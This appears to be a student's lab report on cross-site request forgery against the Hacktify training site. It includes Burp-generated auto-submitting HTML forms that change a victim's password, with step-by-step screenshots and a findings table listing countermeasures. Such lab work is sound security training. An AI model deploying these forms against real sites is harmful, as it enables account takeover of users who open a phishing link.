
1. Here I created two accounts for testing CSRF and first create victim account and that was created successfully.




2. Then I test there any login issue on victim account, Luckily there none of issue happens.



3.And I was created the attacker account also.



4.Hacker account login successful.



5.Then there was change password button and I click that to enter hacker account new password to capture the request with burpsuite professional.

Logout

### Change Password

New Password:

Confirm Password:

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

### CSRF PoC generator

Request to: <https://labs.hacktify.in>

Options [?](#)

Pretty Raw Hex

```

1 POST /HTML/csrf_lab/lab_1/passwordChange.php HTTP/2
2 Host: labs.hacktify.in
3 Cookie: _ga_BClTF49GTQ=GS1.1.1739537247.1.0.1739537284.0.0.0; _ga=
GA1.1.423982973.1739537248; PHPSESSID=f48e507a987bf7c2d8ce62d3c0b9235f
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/

```

Inspector

0 highlights

Search

CSRF HTML:

```


1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php"
5       <input type="hidden" name="newPassword" value="hacker1" />
6       <input type="hidden" name="newPassword2" value="hacker1" />
7       <input type="submit" value="Submit request" />
8     </form>
9     <script>
10    history.pushState('', '', '/');
11    document.forms[0].submit();
12  </script>
13 </body>
14 </html>

```

0 highlights


Regenerate Test in browser Copy HTML Close

6.After I capture the request to burpsuite then make CSRF poc and save on new file ,To using firefox filename.html to open.




A terminal window titled 'sureshbabu@kali: ~/Desktop' shows the command \$ cd Desktop being run. Below it, a Firefox browser window titled 'Welcome to Dashboard victim' displays a login page for 'pal'. The URL in the address bar is file:///home/sureshbabu/Desktop/csrf1.html. The browser interface includes tabs for 'Login' and 'Logout'.


7.Click the phishing link or file to change victim password.



8.Now the password will change successfully, In some cases the csrf poc not concern to change password but there is an issue happens.



9.Finally ,Test the victim account with old password there the login issue and victim password changed successful to login.




10.These are the way to take down the someones account password using csrf technique and have various stratergy.

## 2.2. Always Validate Tokens


Reference	Risk Rating
Always Validate Tokens	Medium
Tools Used	
Burp Suite	
Vulnerability Description	
The application does not properly validate anti-CSRF tokens, making it possible for an attacker to forge requests on behalf of an authenticated user. This allows unauthorized actions such as changing account settings or transferring funds without the user's consent.	
How It Was Discovered	
By analyzing the request flow in Burp Suite, it was found that the CSRF token is either missing or not properly validated. By crafting a malicious form and sending a request, it was possible to execute actions as another user without their approval.	
Vulnerable URLs	
<a href="https://labs.hacktify.in/HTML/csrf_lab/lab_2/lab_2.php">https://labs.hacktify.in/HTML/csrf_lab/lab_2/lab_2.php</a>	
Consequences of not Fixing the Issue	
An attacker can trick users into performing unintended actions, such as updating account details, making unauthorized transactions, or changing passwords. This could lead to <b>account takeover, financial loss, or data leaks</b> .	
Suggested Countermeasures	
<b>Enforce CSRF token validation</b> for all state-changing requests.	
<b>Ensure tokens are unique per session and request</b> to prevent replay attacks.	
<b>Implement SameSite cookies</b> to restrict unauthorized cross-origin requests.	
<b>Verify the request's origin header</b> to allow only trusted sources.	
References	
OWASP CSRF Prevention Cheat Sheet	

## Proof of Concept :


1.Created the account for victim to test with CSRF token validation.




2.Now check any login issue on there with victim account login page.



3.Also the same step to create account for hacker perspective.Once again double check with login input.



4.Click change password to create new password for hacker account then capture the request on burpsuite.



5.If the request was capture then change to CSRF poc and save it.

CSRF PoC generator

Request to: <https://labs.hackify.in>

Pretty Raw Hex

```

1 POST /HTML/csrf_lab/lab_2/passwordChange.php HTTP/2
2 Host: labs.hackify.in
3 Cookie: _ga=BC1TF49GT0=GS1.1.1739537247.1.0.1739537284.0.0.0; _ga=GAI.1.423982973.1739537248; PHPSESSID=2e3bec54c695722ea66a649b25addc17
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/

```

Inspector

0 highlights

CSRF HTML:

```

3 <body>
4   <form action="https://labs.hackify.in/HTML/csrf_lab/lab_2/passwordChange.php"
5     <input type="hidden" name="newPassword" value="hacker" />
6     <input type="hidden" name="newPassword2" value="hacker" />
7     <input type="hidden" name="csrf" value="533633d83cc33b0434361d2d7879b755" />
8     <input type="submit" value="Submit request" />
9   </form>
10  <script>
11    history.pushState('', '', '/');
12    document.forms[0].submit();
13  </script>
14  </body>
15 </html>
16

```

0 highlights

Regenerate Test in browser Copy HTML Close

Happy Hacking


Welcome to  
Dashboard duck lol

Logout


Change Password

© Copyrights 2021 Hackify Cybersecurity All rights reserved

